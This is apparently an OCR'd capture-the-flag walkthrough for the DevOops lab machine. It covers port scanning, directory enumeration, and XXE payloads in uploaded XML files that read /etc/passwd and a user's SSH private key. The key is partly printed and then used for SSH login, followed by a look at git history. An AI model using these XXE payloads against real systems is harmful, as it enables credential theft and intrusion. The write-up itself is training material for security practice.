DevOops

Wednesday, January 2, 2019 7:13 PM

Level: Medium
Task: To find user.txt and root.txt file
Note: Since these labs are online available therefore they have a static IP. The IP of DevOops is 10.10.10.91

Walkthrough

Let's start off with our basic nmap command to find out the open ports and services.

```
1  nmap -p- -A 10.10.10.91 --open
```


```
root@kali:~# nmap -p- -A 10.10.10.91 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-13 13:41 EDT
Nmap scan report for 10.10.10.91
Host is up (0.22s latency).
Not shown: 64674 closed ports, 859 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 42:90:e3:35:31:8d:8b:86:17:2a:fb:38:90:da:c4:95 (RSA)
|   256 b7:b6:dc:c4:4c:87:9b:75:2a:00:89:83:ed:b2:80:31 (ECDSA)
|_  256 d5:2f:19:53:b2:8e:3a:4b:b3:dd:3c:1f:c0:37:0d:00 (ED25519)
5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
No exact OS matches for host (If you know what OS is running on it, see https:/
TCP/IP fingerprint:
```


From Nmap scanning, we have enumerated port 22 and 5000 are only open ports on the target's network, therefore firstly, let's navigate to port 5000 through a web browser. By exploring given URL, it puts up following web page as shown in the below image.

```
1  http://10.10.10.91:5000
```

Since we didn't get any remarkable clue from the home page, therefore, we have opted Dirb tool for directory enumeration thus execute the following command.

```
1  dirb http://10.10.10.91:5000
```





Hmm!! Here I received HTTP response 200 for */feed* and */upload* directories.


```
root@kali:~# dirb http://10.10.10.91:5000/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 13 13:42:18 2018
URL_BASE: http://10.10.10.91:5000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.91:5000/ ----
+ http://10.10.10.91:5000/feed (CODE:200|SIZE:546263)
+ http://10.10.10.91:5000/upload (CODE:200|SIZE:347)
```

So we explore *http://10.10.10.91:5000/upload* in the URL and further welcomed by following web Page given below. The following web page lets you upload an XML file, including XML elements Author, Subject and content. For that reason, we have created an XML file with the help of following code and saved as **1.xml.**


```
<?xml version="1.0"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
 ]>
 <feed>
   <Author>raj</Author>
   <Subject>chandel</Subject>
   <Content>&xxe;</Content>
 </feed>
```

Then browse the xml file, which you have created and intercept the browser request

with the help of burp suite while uploading.



Now send the intercepted data to the repeater.
Inside XXE file, we have injected malicious code to make call for */etc/passwd* file, thus, we need to analysis its result in the repeater.



And as you can observe from the given below image, the xml code is working wonderfully and throwing the content of /etc/passwd file to us.

Go Cancel < > Target: http://10.10.10.91:5000

Request

Raw Params Headers Hex

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Content-Type: multipart/form-data;
boundary=---------------------------253162695439804250103
9299917
Content-Length: 429
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------253162695439804250103929991 7
Content-Disposition: form-data; name="file";
filename="1.xml"
Content-Type: text/xml

<?xml version="1.0"?>
  <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
  ]>
  <feed>
    <Author>raj</Author>
    <Subject>chandel</Subject>
    <Content>&xxe;</Content>
  </feed>

-----------------------------253162695439804250103929991 7
--
```

Response

Raw Headers Hex

```
avahi:x:111:120:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bi
n/false
colord:x:113:123:colord colour management
daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech
Dispatcher,,,:/var/run/speech-dispatcher:/bin/fa
lse
hplip:x:115:7:HPLIP system
user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking
Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio
daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux
daemon,,,:/var/lib/usbmux:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes
:/bin/false
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologi
n
blogfeed:x:1003:1003:,,,:/home/blogfeed:/bin/fal
se

 URL for later reference: /uploads/1.xml
 File path: /home/roosa/deploy/src
```

Similar, we extract the SSH RSA key by modifying XXE entry as show in the below image. Now copy the whole key and save in a text file.

Go Cancel < > Target: http://10.10.10.91:5000

Request

Raw Params Headers Hex

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Content-Type: multipart/form-data;
boundary=---------------------------253162695439804250103929991 7
Content-Length: 441
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------253162695439804250103929991 7
Content-Disposition: form-data; name="file"; filename="1.xml"
Content-Type: text/xml

<?xml version="1.0"?>
  <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///home/roosa/.ssh/id_rsa" >
  ]>
  <feed>
    <Author>raj</Author>
    <Subject>chandel</Subject>
    <Content>&xxe;</Content>
  </feed>

-----------------------------253162695439804250103929991 7--
```

Response

Raw Headers Hex


```
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1820

 PROCESSED BLOGPOST:
  Author: raj
 Subject: chandel
 Content: -----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6ncc
Tffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEP
l+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0Jun
R25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTe
XgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn
99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZy
B3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY
50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8
AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5i
szsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALI
tW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQ
n0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5X
cSVoqJ
```

Since we have copied RSA Private KEY in a text file named as “key” , then set permission 600 and try to login with the help of following command.

```
chmod 600 key
ssh -i key roosa@10.10.10.91
```

Boom!! We have spawn a shell of target machines, let’s go for user.txt file.

```
cd /home
ls
cd roosa
ls
cat user.txt
```



Great!!! We have completed the first task but for obtaining root.txt file we need to escalate the root privilege and to do so we traversed so many directories and files to get next clue.

```
cd work
ls
cd blogfeed/
ls
cat run-gunicorn.sh
cd resource
ls
```

```
roosa@gitter:~$ cd work
roosa@gitter:~/work$ ls
blogfeed
roosa@gitter:~/work$ cd blogfeed/
roosa@gitter:~/work/blogfeed$ ls
access.log  feed.log  README.md  resources  run-gunicorn.sh  src
roosa@gitter:~/work/blogfeed$ cat run-gunicorn.sh
#!/bin/sh

export FLASK_APP=feed.py
export WERKZEUG_DEBUG_PIN=151237652
gunicorn -w 10 -b 0.0.0.0:5000 --log-file feed.log --log-level DEBUG --access-logfile access.log feed:app


roosa@gitter:~/work/blogfeed$ cd resources/
roosa@gitter:~/work/blogfeed/resources$ ls
integration
```


so we found .git directory here, lets check git with the following command.

```
1  git log
```

And we obtain so many string as shown in the following image which may perhaps SSH key for root login.

```
roosa@gitter:~/work/blogfeed/resources$ git log
commit 7ff507d029021b0915235ff91e6a74ba33009c6d
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 26 06:13:55 2018 -0400

    Use Base64 for pickle feed loading

commit 26ae6c8668995b2f09bf9e2809c36b156207bfa8
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 15:37:00 2018 -0400

    Set PIN to make debugging faster as it will no longer change

commit cec54d8cb6117fd7f164db142f0348a74d3e9a70
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 15:08:09 2018 -0400

    Debug support added to make development more agile.

commit ca3e768f2434511e75bd5137593895bd38e1b1c2
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 08:38:21 2018 -0400

    Blogfeed app, initial version.

commit dfebfdfd9146c98432d19e3f7d83cc5f3adbfe94
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 08:37:56 2018 -0400

    Gunicorn startup script

commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400

    add key for feed integration from tnerprise backend

commit 1422e5a04d1b52a44e6dc81023420347e257ee5f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:24:30 2018 -0400

    Initial commit
```

So we try some key along **git show** command to demonstrate the output result. And obtain RSA Private Key which was not working properly.



